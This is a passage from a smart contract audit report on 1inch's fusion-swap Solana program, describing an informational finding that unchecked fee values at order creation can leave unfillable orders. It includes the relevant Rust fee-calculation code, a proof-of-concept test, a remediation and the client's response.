        seeds = [RESOLVER_ACCESS_SEED, user.key().as_ref()],
        bump,
    )]
    pub resolver_access: Account<'info, ResolverAccess>,

    pub system_program: Program<'info, System>,
}
...
```

OIN8-11

UN-FILLABLE POSITIONS MAY PERSIST DUE TO INSUFFICIENT FEE CHECKS DURING ORDER CREATION

SEVERITY: Informational

PATH:

programs/fusion-swap/src/lib.rs#L28-L104

programs/fusion-swap/src/lib.rs#L608-L638

REMEDIATION:

Consider using get_fee_amounts to check for fee validity during order creation in addition to order fulfillment to prevent stuck orders due to incompatible fee values.

STATUS: Acknowledged

DESCRIPTION:

The **integrator_fee** and **protocol_fee** values passed to the **create** instruction for the **fusion-swap** program are only checked for under/overflows during fee fulfillment, and not fee creation. This allows for orders to be created with excessive fee values which can never be fulfilled, as **get_fee_amounts** will underflow.

```rust
//programs/fusion-swap/src/lib.rs, L608-L638
...
fn get_fee_amounts(
    integrator_fee: u64,
    protocol_fee: u64,
    surplus_percentage: u64,
    dst_amount: u64,
    estimated_dst_amount: u64,
) -> Result<(u64, u64, u64)> {
    let integrator_fee_amount = dst_amount
        .mul_div_floor(integrator_fee, BASE_1E5)
        .ok_or(ProgramError::ArithmeticOverflow)?;


    let mut protocol_fee_amount = dst_amount
        .mul_div_floor(protocol_fee, BASE_1E5)
        .ok_or(ProgramError::ArithmeticOverflow)?;


    let actual_dst_amount = (dst_amount - protocol_fee_amount)
        .checked_sub(integrator_fee_amount)
        .ok_or(ProgramError::ArithmeticOverflow)?;


    if actual_dst_amount > estimated_dst_amount {
        protocol_fee_amount += (actual_dst_amount - estimated_dst_amount)
            .mul_div_floor(surplus_percentage, BASE_1E2)
            .ok_or(ProgramError::ArithmeticOverflow)?;
    }


    Ok((
        protocol_fee_amount,
        integrator_fee_amount,
        dst_amount - protocol_fee_amount - integrator_fee_amount,
    ))
}
...
```

Proof of concept:

```
...
    it("fee revert on fill", async () => {
      let escrow = await state.createEscrow({
          escrowProgram: program,
          payer,
          provider,
          protocolDstAta:
state.alice.atas[state.tokens[1].toString()].address,
          integratorDstAta:
state.alice.atas[state.tokens[1].toString()].address,
          orderConfig: {
              srcAmount: new anchor.BN(100),
              minDstAmount: new anchor.BN(100),
              estimatedDstAmount: new anchor.BN(100),
              id: 0,
              fee: {
                  protocolFee: new anchor.BN(40000),
                  surplusPercentage:0,
                  integratorFee:new anchor.BN(65535),
                },
          }
      });

      await expect(program.methods
          .fill(0, new anchor.BN(100))
          .accountsPartial(state.buildAccountsDataForFill({
              escrow: escrow.escrow,
              escrowSrcAta: escrow.ata,
              maker: state.alice.keypair.publicKey,
              makerReceiver: state.alice.keypair.publicKey,
              integratorDstAta:
state.alice.atas[state.tokens[1].toString()].address,
              protocolDstAta:
state.alice.atas[state.tokens[1].toString()].address,
        }))
      .signers([state.bob.keypair]).rpc())
      .to.be.rejectedWith("Program arithmetic overflowed");
    });
...
```

Commentary from the client:

"Noted. We prefer not to increase compute units and expect order creators to avoid setting invalid fees."


hexens
1inch
NETWORK